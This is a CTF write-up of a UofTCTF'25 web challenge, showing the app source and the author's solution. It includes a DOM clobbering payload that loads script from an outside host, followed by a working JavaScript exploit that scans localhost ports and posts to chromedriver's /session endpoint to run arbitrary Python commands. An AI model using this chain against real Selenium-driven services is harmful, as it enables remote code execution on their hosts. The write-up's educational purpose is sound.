Author: SteakEnthusiast
CTF Name :UOFTCTF'25
No. of solves / Points : 33 Solves / 100 Points
Challenge Description : For Team K&K, dating is forbidden. So Mi Shaofei and Sun Yaya hide their relationship the only way they can: by slipping messages into a notes sharing app.
Handout
The Codebase given for the challenge was quite Straightforward.Something you would expect from a bot based challenge . Download the source if you want from here
The Challenge was mainly written in Python having a app.py and a bot.py and then ofcourse some client-side js as well as some template files
Starting from Basics
-Dockerfile
FROM python:3.11-slim

RUN apt-get update \
    && apt-get install -y --no-install-recommends \
        chromium \
        chromium-driver \
    && rm -rf /var/lib/apt/lists/*

ENV PYTHONDONTWRITEBYTECODE=1 \
    PYTHONUNBUFFERED=1 \
    PIP_NO_CACHE_DIR=1 \
    CHROME_BIN=/usr/bin/chromium \
    CHROMEDRIVER_PATH=/usr/bin/chromedriver

WORKDIR /app

RUN pip install --no-cache-dir flask selenium

COPY ./src /app

RUN chown -R www-data:www-data /app

RUN mkdir -p /var/www

RUN chown -R www-data:www-data /var/www

USER www-data

EXPOSE 5000

CMD ["python", "app.py"]
A very standard docker which is basically just setting path for chromium and then setting permissions and things for the server
-app.py
import secrets
import uuid
import threading
import time
from urllib.parse import urljoin, urlparse

from flask import Flask, abort, render_template, request

from bot import visit_url

app = Flask(__name__)

BASE_URL = "http://127.0.0.1:5000"
NOTES = {}

def _make_nonce():
    return secrets.token_urlsafe(16)


def _csp_header(nonce):
    return (
        "default-src 'self'; "
        "base-uri 'none'; "
        "object-src 'none'; "
        "img-src 'self' data:; "
        "style-src 'self'; "
        "connect-src *; "
        f"script-src 'nonce-{nonce}' 'strict-dynamic'"
    )


def _normalize_target(input_url):
    if not input_url:
        return None
    if input_url.startswith("/"):
        return urljoin(BASE_URL, input_url)
    try:
        parsed = urlparse(input_url)
    except ValueError:
        return None
    if not parsed.scheme or not parsed.netloc:
        return None
    return input_url


def _is_same_origin(target_url):
    parsed = urlparse(target_url)
    if parsed.scheme != "http":
        return False
    if parsed.hostname != "127.0.0.1":
        return False
    return parsed.port == 5000


@app.after_request
def add_csp(response):
    nonce = getattr(request, "csp_nonce", None)
    if nonce:
        response.headers["Content-Security-Policy"] = _csp_header(nonce)
    return response


@app.route("/")
def index():
    notes = sorted(NOTES.values(), key=lambda n: n["created_at"], reverse=True)
    return render_template("index.html", notes=notes)


@app.route("/note/new", methods=["GET", "POST"])
def new_note():
    nonce = _make_nonce()
    request.csp_nonce = nonce
    if request.method == "GET":
        return render_template("new_paste.html", nonce=nonce)

    title = request.form.get("title", "").strip() or "Untitled"
    body = request.form.get("body", "")
    note_id = uuid.uuid4().hex
    NOTES[note_id] = {
        "id": note_id,
        "title": title,
        "body": body,
        "created_at": time.time(),
    }
    return "", 302, {"Location": f"/note/{note_id}"}


@app.route("/note/<note_id>")
def preview(note_id):
    note = NOTES.get(note_id)
    if not note:
        abort(404)
    nonce = _make_nonce()
    request.csp_nonce = nonce
    return render_template("view.html", msg=note["body"], note=note, nonce=nonce)


@app.route("/telemetry/error-reporter.js")
def error_reporter():
    nonce = _make_nonce()
    request.csp_nonce = nonce
    body = (
        "(function(){"
        "var q=window._q=window._q||[];"
        "var d={t:'render_error',ts:Date.now(),p:location.pathname,m:String(window.lastRenderError||'')};"
        "q.push(d);"
        "try{"
        "fetch('/telemetry/report',{method:'POST',headers:{'Content-Type':'application/json'},body:JSON.stringify(d)});"
        "}catch(e){}"
        "if(!window.__er){window.__er={v:'1.2.0'};}"
        "})();"
    )
    return app.response_class(body, mimetype="application/javascript")


@app.route("/telemetry/report", methods=["POST"])
def telemetry_report():
    return "", 204


@app.route("/report", methods=["GET", "POST"])
def report():
    nonce = _make_nonce()
    request.csp_nonce = nonce
    if request.method == "GET":
        return render_template("report.html", nonce=nonce)

    url = request.form.get("url", "")
    target = _normalize_target(url)
    if not target:
        abort(400)
    if not _is_same_origin(target):
        abort(400)

    thread = threading.Thread(target=visit_url, args=(target,), daemon=True)
    thread.start()
    return "Queued", 202


if __name__ == "__main__":
    app.run(host="0.0.0.0", port=5000)
Well Covering the most important part of the Challenge.App.py as such represents the whole working of the Challenge what all routes are there , What all functionalities each thing does And ofcourse whatever middleware (If any) which exist.I Dont want to be using this space to explain it all So I Will probably do it in the #Initial-Thoughts area
-bot.py
import time

from selenium import webdriver
from selenium.webdriver.chrome.options import Options

BASE_URL = "http://127.0.0.1:5000"
FLAG = "uoftctf{fake_flag}"

def visit_url(target_url):
    options = Options()
    options.add_argument("--headless=true")
    options.add_argument("--disable-gpu")f
    options.add_argument("--no-sandbox")
    driver = webdriver.Chrome(options=options)
    try:
        driver.get(target_url)
        time.sleep(30)
    finally:
        driver.quit()
A normal admin bot like source Only odd thing being that it done using selenium which seems odd at the beginning
-View.html This is the only template i will show because well it is a bit relevant
<!doctype html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <title>View Note</title>
    <link rel="stylesheet" href="/static/style.css" />
  </head>
  <body>
    <main>
      <header class="row">
        <div>
          <h1>Note</h1>
          <p class="meta">Note: {{ note.title }}</p>
        </div>
        <a class="button ghost" href="/">Back</a>
      </header>
      <div id="injected">{{ msg|safe }}</div>
      <template id="rawMsg">{{ msg|e }}</template>
      <div id="card" data-mode="safe"></div>
      <script id="errorReporterScript"></script>
    </main>
    <script nonce="{{ nonce }}" src="/static/dompurify.min.js"></script>
    <script nonce="{{ nonce }}" src="/static/app.js"></script>
  </body>
</html>
View.html as the name suggest basically is the template which your given content gets placed into you would think things like this make it {{ msg|safe }} safe

Anyways now that we have covered the basics of our thing.

-Defined Routes

Initial Thoughts/Efforts
Alright then Starting with the intial deep dive of the code .Straight away we realize that this is a bot based challenge and the general consensus goes that you would require a xss and make the do authenticated action or just steal the cookie or something ideally
However in this challenge it is rather straightforward what the bot does it just "visits" that given note url we give it
import time

from selenium import webdriver
from selenium.webdriver.chrome.options import Options

BASE_URL = "http://127.0.0.1:5000"
FLAG = "uoftctf{fake_flag}"

def visit_url(target_url):
    options = Options()
    options.add_argument("--headless=true")
    options.add_argument("--disable-gpu")
    options.add_argument("--no-sandbox")
    driver = webdriver.Chrome(options=options)
    try:
        driver.get(target_url)
        time.sleep(30)
    finally:
        driver.quit()
Now Moving on to the main application as such It is rather straightforward It is a Note making application like generally all client side challenges end up being also with that comes a hella of a strict CSP.
        "default-src 'self'; "
        "base-uri 'none'; "
        "object-src 'none'; "
        "img-src 'self' data:; "
        "style-src 'self'; "
        "connect-src *; "
        f"script-src 'nonce-{nonce}' 'strict-dynamic'"
Alright so the general way on how you can generally start on such challenges is check where the flag is
FLAG = "uoftctf{fake_flag}"In our case it was a hardcoded value which was put in bot.py so the only way how you would end up getting the flag would be to either get a form of file-read or Remote-code execution of some sorts.
Right So Moving along if like normal you were to try out a normal HTML-Injection or a XSS Payload as such you would realize that it would just get sanitized by DOM-Purify. And app.js happens to be the weird code which is used to sanitize our given note
A normal HTML Injection would end up working as such


Now looking properly looking at app.js you might be able to see a few weird things
app.js
(function () {
  const n = document.getElementById("rawMsg");
  const raw = n ? n.textContent : "";
  const card = document.getElementById("card");

  try {
    const cfg = window.renderConfig || { mode: (card && card.dataset.mode) || "safe" };
    const mode = cfg.mode.toLowerCase();
    const clean = DOMPurify.sanitize(raw, { ALLOW_DATA_ATTR: false });
    if (card) {
      card.innerHTML = clean;
    }
    if (mode !== "safe") {
      console.log("Render mode:", mode);
    }
  } catch (err) {
    window.lastRenderError = err ? String(err) : "unknown";
    handleError();
  }

  function handleError() {
    const el = document.getElementById("errorReporterScript");
    if (el && el.src) {
      return;
    }

    const c = window.errorReporter || { path: "/telemetry/error-reporter.js" };
    const p = c.path && c.path.value
      ? c.path.value
      : String(c.path || "/telemetry/error-reporter.js");
    const s = document.createElement("script");
    s.id = "errorReporterScript";
    let src = p;
    try {
      src = new URL(p).href;
    } catch (err) {
      src = p.startsWith("/") ? p : "/telemetry/" + p;
    }
    s.src = src;

    if (el) {
      el.replaceWith(s);
    } else {
      document.head.appendChild(s);
    }
  }
})();
If by looking at this you dont realize anything no issue maybe its your first-time .Such code happens to be prone to DOM-Clobbering due to the usage of variables which havent exactly been defined in window object as such. I Will not go through the basics of Dom-clobbering however i will be linking a good blog which helped me out when i was starting off.
Basically the whole thing which is happening is that if the code is not erroring out or anything as such DOM-Purify would do its thing and Sanitize the given code which was given.

    const c = window.errorReporter || { path: "/telemetry/error-reporter.js" };
    const p = c.path && c.path.value
      ? c.path.value
      : String(c.path || "/telemetry/error-reporter.js");
    const s = document.createElement("script");
    s.id = "errorReporterScript";
The app.js has a snippet of code which is rather interesting as it technically allows you to put your own "errorReporter" right if you had control over that window variable but ideally,Well that is where DOM-Clobbering comes into play so we have a way to define errorReporter
<form id="errorReporter"> <input name="path" value="http://bore.pub:<port>/app.js"></form>so what this would end up doing is set window.errorReporter as my given servers path and i can load any give js from there so that gives us a way to get js execution right? Well Yes But we still need to reach till here because you would need to still cross over the first snippet basically
 const cfg = window.renderConfig || { mode: (card && card.dataset.mode) || "safe" };
    const mode = cfg.mode.toLowerCase();
    const clean = DOMPurify.sanitize(raw, { ALLOW_DATA_ATTR: false });
    if (card) {
      card.innerHTML = clean;
    }
    if (mode !== "safe") {
      console.log("Render mode:", mode);
    }
  } catch (err) {
    window.lastRenderError = err ? String(err) : "unknown";
    handleError();
  }
So the current understanding is somehow force an error so as to reach the catch() block so as to reach till the domclobbering for errorReporter how?Well Dom-Clobbering again of course 🗿
window.renderConfig also happens to be a clobberable element so we can abuse that fact and get get it to reach the handlerError() function
So the whole payload becomes
<a id="renderConfig"></a>
<form id="errorReporter">
  <input name="path" value="http://bore.pub:<port>/app.js">
</form>
Alright now atleast we have an XSS well now what can we do with it,Since the flag happens to be in bot.py hardcoded we clearly still need some form of file read or rce so we shall continue trying to find a way.
Then i was just looking at the bot.py file.It wasnt unusual for one to to use selenium but then something to me still felt suspicious,So I decided to check on that as such
so i just google dorked "selenium"+"rce" +"ctf" and Lo and behold I come across a old intigriti Challenge by jorian woltjer (a challenge which i did attempt at that point in retrospect) surprised i forgot about it 🗿 but that basically ended up being the missing part of the challenge a way to get RCE
I will try my best to explain what I had understood as such however I would definitely recommend you go through Jorian Blog .
Understanding of the XSS -> RCE
So it all basically boils down to a very old issue which was labelled as Wont Fix,Which basically helps us understand what exactly it is and things Wont-Fix Issue.
Basically How Selenium Ends up working is something like this
 Basically Chromdriver just exists as a bridge between your automation tool(selenium) and chromebrowser.
So as for a Chromdriver to work ie use webdriver command It uses something called Chrome DevTools Protocol(CDP) which is basically a API that allows to directly control and inspect Chromium-based browsers
Basically Chromdriver just exists as a bridge between your automation tool(selenium) and chromebrowser.
So as for a Chromdriver to work ie use webdriver command It uses something called Chrome DevTools Protocol(CDP) which is basically a API that allows to directly control and inspect Chromium-based browsers
So basically before Selenium can control chrome it must
- Start a browser
- Attach a debugging interface
- Track that browser instance
- Keep State (That state is called a Session)
Hence so as to create such a session a
/sessionendpoint exists
So Internally when /session is called

Why would this ever be an issue tho?
- Somehow if you can somehow send a request to
localhost:<portnumber_where_chromdriver_isrunning>/sessionyou can define a newbinaryto run and get a full remote code execution with theargsto run in theory
Now the only real issue which you would ideally end up getting is that you dont really know the port it is running and a brute from 0-65536 is a rather hard thing to hit in a small time window
however there is another thing which could help us

 well
well /proc/sys/net/ipv4/ip_local_port_range contains the range of ports it could end up taking and this is significantly better brute which could end up helping us
so why not
so the main payload i ended up going with was
const payload = {
  capabilities: {
    alwaysMatch: {
      "goog:chromeOptions": {
        binary: "/usr/local/bin/python",
        args: ["-c", "import shutil; shutil.copyfile('/app/bot.py', '/app/static/flag.txt')"]
      }
    }
  }
};
  for (let port = 32768; port < 61000; port++) {
    fetch(`http://127.0.0.1:${port}/session`, options);
  }
which uses the python binary and uses the shutil module to copy the bot.py to the static folder and where i would end up reading it however for some odd reason it didn't work for me during the CTF

Out of the 3-4 hours i dedicated to this challenge the exploit worked probably a solid of 1 time (that too locally).
And before someone tells me that I Should have use the os module and tried
args: ["-c", "__import__('os').system('cat /app/bot.py > /app/static/flag')"]This didn't really end up working for me during the CTF
Final Working Exploit
const options = {
  mode: "no-cors",
  method: "POST",
  body: JSON.stringify({
    capabilities: {
      alwaysMatch: {
        "goog:chromeOptions": {
          binary: "/usr/local/bin/python",
          args: ["-c", "__import__('os').system('cat /app/bot.py > /app/static/flag')"],
        },
      },
    },
  }),
};

const scanPorts = async () => {
  const startPort = 32768;
  const endPort = 61000;
  const timeoutMs = 100;
  const checks = [];
  for (let port = startPort; port < endPort; port++) {
    const check = (async () => {
      const controller = new AbortController();
      const id = setTimeout(() => controller.abort(), timeoutMs);
      try {
        await fetch(`http://127.0.0.1:${port}/session`, {...options,signal: controller.signal});
        console.log(`Found ${port}`);
      } catch (error) {
      } finally {
        clearTimeout(id);
      }
    })();
    checks.push(check);
  }
  await Promise.all(checks);
  console.log('Scan complete');
};
scanPorts();
Then you could just curl http://127.0.0.1:5000/static/flag
This is what the flag was uoftctf{n0_c00k135_n0_pr0bl3m_1m40_122c3466655003ca64d689e3ee0e786d}
Final Thoughts
I was rather dissapointed that i didn't end up getting this during the CTF even tho i had everything basically,nevertheless I Enjoyed the challenge and got to go throught Chrome DevTools Protocol(CDP) more so it's never wasted knowledge.
Overall the Challenges in the CTF were rather solid and of course if you made it this far here is your mandatory cat pic (i think)